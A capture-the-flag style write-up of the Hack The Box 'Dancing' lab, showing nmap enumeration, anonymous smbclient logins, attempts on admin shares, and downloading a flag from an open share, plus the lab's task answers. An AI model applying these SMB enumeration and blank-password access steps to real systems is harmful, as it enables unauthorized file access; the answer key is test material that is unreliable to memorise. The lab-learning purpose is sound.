


Machine Details

- Target Machine IP Address: `10.129.16.114`

Enumeration

Nmap scan

I'm starting off with an Nmap scan. This should point us in the right direction.

```
┌──(adhd㉿kali)-[~/Desktop/HTB/Notes/Starting Point/3 - Dancing]
└─$ nmap -sC -sV 10.129.16.114
Starting Nmap 7.94 ( https://nmap.org ) at 2024-07-31 21:30 PDT
Nmap scan report for 10.129.16.114
Host is up (0.093s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds?
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2024-08-01T08:31:05
|_  start_date: N/A
|_clock-skew: 4h00m00s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

Service detection performed. Please report any incorrect results at
```

```
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.36 seconds
```

> **Command Breakdown:**
>
> - `sC` : Runs script scan with the default scripts in Nmap and on your computer
>   - You can see the default scripts on your computer by entering `locate *.nse` in your terminal.
> - `sV` : Checks for versions

Key Information:

```
PORT    STATE SERVICE       VERSION
135/tcp open  msrpc         Microsoft Windows RPC
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds?
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2024-08-01T08:31:05
|_  start_date: N/A
|_clock-skew: 4h00m00s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
```

> **Result Breakdown:**
>
> - There's 3 ports open: 135, 139, and 445.
>   - Port 135: Our scan tells us this is an **open** port. This port typically runs something called the Remote Procedure Call (RPC), which manages authentications and file sharing. On the scan, it tells us that the service running on it is `msrpc` (Microsoft's RPC), which is used for remote client-server communication.
>   - This could be interesting and something to look into.
>   - Port 139: This port is also **open**. This is a port used for Server Message Blocks (SMB) and this port specifically lets Windows devices to communicate when on the same network.
>   - Not something we're interested in yet, if at all, because we're not on the same network as the target machine.
>   - Port 445: This port was also **open**, and also happens to be associated with port 139 in using SMB. From what I can tell, this port enables SMB to work over the

> internet.
>
> - Definitely something we should look into.
>
> - Our target machine is a Windows device.
> - The SMB that's being used is the latest version, `3.1.1`.

Enumeration pt.2

Nmap Scan - SMB Script Scanning

I'm going to research port 445. I can see from the Nmap scan that the port was open and is running `microsoft-ds`. After looking into the service some more, I can see besides being able used by SMB, this also can let you remotely execute commands.

When looking more into SMB and the security mode it's running, I find this website: https://nmap.org/nsedoc/scripts/smb2-security-mode.html. I think I'm going to try out the example scripts from the Nmap site.

Terminal:

```
┌──(adhd㉿kali)-[~/Desktop/HTB/Notes/Starting Point/3 - Dancing]
└─$ nmap -p 445 --script smb2-security-mode 10.129.16.114
Starting Nmap 7.94 ( https://nmap.org ) at 2024-07-31 22:09 PDT
Nmap scan report for 10.129.16.114
Host is up (0.094s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

Nmap done: 1 IP address (1 host up) scanned in 1.47 seconds
```

> **Result Breakdown:** Unfortunately I'm not seeing anything different that I didn't already get from my earlier Nmap scan.

Brainstorming:
Maybe I should just try logging into the SMB on the target machine? It does say `Message signing enabled but not required`

When I look this up, it tells me this message can leave machines vulnerable to man-in-the-middle attacks or SMB-relay attacks. I can't attempt those kinds of attacks because it'd require me to be on the network.

I'm going to just try logging in.

SMB Login Attempts

This is how to login to SMB:

```
smbclient -L <insert target IP>
```

We know the target IP. Let's try it.

Terminal:

```
┌──(adhd㉿kali)-[~/Desktop/HTB/Notes/Starting Point/3 - Dancing]
└─$ smbclient -L 10.129.16.114
do_connect: Connection to 10.129.16.114 failed (Error NT_STATUS_IO_TIMEOUT)

┌──(adhd㉿kali)-[~/Desktop/HTB/Notes/Starting Point/3 - Dancing]
└─$ smbclient -L 10.129.16.114 -U
do_connect: Connection to 10.129.16.114 failed (Error NT_STATUS_IO_TIMEOUT)

┌──(adhd㉿kali)-[~/Desktop/HTB/Notes/Starting Point/3 - Dancing]
└─$ smbclient -L 10.129.16.114 -U administrator
do_connect: Connection to 10.129.16.114 failed (Error NT_STATUS_IO_TIMEOUT)

┌──(adhd㉿kali)-[~/Desktop/HTB/Notes/Starting Point/3 - Dancing]
└─$ smbclient -L 10.129.16.114 -U admin
do_connect: Connection to 10.129.16.114 failed (Error NT_STATUS_IO_TIMEOUT)
```

> **Result Breakdown:**
> Failed to connect? That's strange. Maybe I should try using default credentials when logging in?

I had to restart my VPN for some reason. I was then able to login using my original method to login.

False Foothold - SMB login - IPC$

In this instance, we don't need to enter a password. We'll hit Enter and it should let us login.

Terminal:

```
┌──(adhd㉿kali)-[~/Desktop/HTB/Notes/Starting Point/3 - Dancing]
└─$ smbclient -L 10.129.16.114
Password for [WORKGROUP\adhd]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        WorkShares      Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.129.16.114 failed (Error
NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

> **Result Breakdown:**
> We were able to login, and we can see a few Sharenames.
> Share names are basically directories on a server that clients can access.
> These Sharenames are essentially new attack points we can look into.

I'm going to try accessing `ADMIN$` and `C$`.

Terminal:

```
┌──(adhd㉿kali)-[~/Desktop/HTB/Notes/Starting Point/3 - Dancing]
└─$ smbclient \\\\10.129.16.114\\ADMIN$
Password for [WORKGROUP\adhd]:
tree connect failed: NT_STATUS_ACCESS_DENIED

┌──(adhd㉿kali)-[~/Desktop/HTB/Notes/Starting Point/3 - Dancing]
└─$ smbclient \\\\10.129.16.114\\C$
Password for [WORKGROUP\adhd]:
tree connect failed: NT_STATUS_ACCESS_DENIED
```

> **Result Breakdown:**
> I can't access either of the shares, so I'll have to try `IPC$`.

Terminal:

```
┌──(adhd㉿kali)-[~/Desktop/HTB/Notes/Starting Point/3 - Dancing]
└─$ smbclient \\\\10.129.16.114\\IPC$
Password for [WORKGROUP\adhd]:
Try "help" to get a list of possible commands.
smb: \> cd
Current directory is \
```

> **Result Breakdown:**
> I'm able to access it!

I'm going to poke around inside the share now.

Terminal:


```
┌──(adhd㉿kali)-[~/Desktop/HTB/Notes/Starting Point/3 - Dancing]
└─$ smbclient \\\\10.129.16.114\\WorkShares
Password for [WORKGROUP\adhd]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Mar 29 01:22:01 2021
  ..                                  D        0  Mon Mar 29 01:22:01 2021
  Amy.J                               D        0  Mon Mar 29 02:08:24 2021
  James.P                             D        0  Thu Jun  3 01:38:03 2021

                5114111 blocks of size 4096. 1753716 blocks available
smb: \> cd Amy.J
smb: \Amy.J\> ls
  .                                   D        0  Mon Mar 29 02:08:24 2021
  ..                                  D        0  Mon Mar 29 02:08:24 2021
  worknotes.txt                       A       94  Fri Mar 26 04:00:37 2021

                5114111 blocks of size 4096. 1753716 blocks available
smb: \Amy.J\> get worknotes.txt
getting file \Amy.J\worknotes.txt of size 94 as worknotes.txt (0.2
KiloBytes/sec) (average 0.2 KiloBytes/sec)
smb: \Amy.J\> ..
smb: \> cd James.P
smb: \James.P\> ls
  .                                   D        0  Thu Jun  3 01:38:03 2021
  ..                                  D        0  Thu Jun  3 01:38:03 2021
  flag.txt                            A       32  Mon Mar 29 02:26:57 2021
```


```
                5114111 blocks of size 4096. 1753716 blocks available
smb: \James.P\> get flag.txt
getting file \James.P\flag.txt of size 32 as flag.txt (0.1 KiloBytes/sec)
(average 0.2 KiloBytes/sec)
smb: \James.P\>
```

> **Result Breakdown:**
> After accessing the share, I can see there's two directories named `Amy.J` and `James.P`. `Amy.J` had a file called `worknotes.txt` which didn't contain anything useful, and `James.P` ended up having the `flag.txt` file.



`worknotes.txt` **Document:**

```
- start apache server on the linux machine
- secure the ftp server
- setup winrm on dancing
```



Flag:

[redacted]

HTB Tasks

HTB Task 1:

What does the 3-letter acronym SMB stand for?

`Server Message Block`

HTB Task 2:

What port does SMB use to operate at?

`445`

HTB Task 3:

What is the service name for port 445 that came up in our Nmap scan?

`microsoft-ds`

HTB Task 4:

What is the 'flag' or 'switch' that we can use with the smbclient utility to 'list' the available shares on Dancing?

`-L`

HTB Task 5:

How many shares are there on Dancing?

```
4
```

HTB Task 6:

What is the name of the share we are able to access in the end with a blank password?

```
WorkShares
```

HTB Task 7:

What is the command we can use within the SMB shell to download the files we find?

```
get
```

Root Flag:

[redacted]

#protocols #SMB #reconnaissance #Anonymous/GuestAccess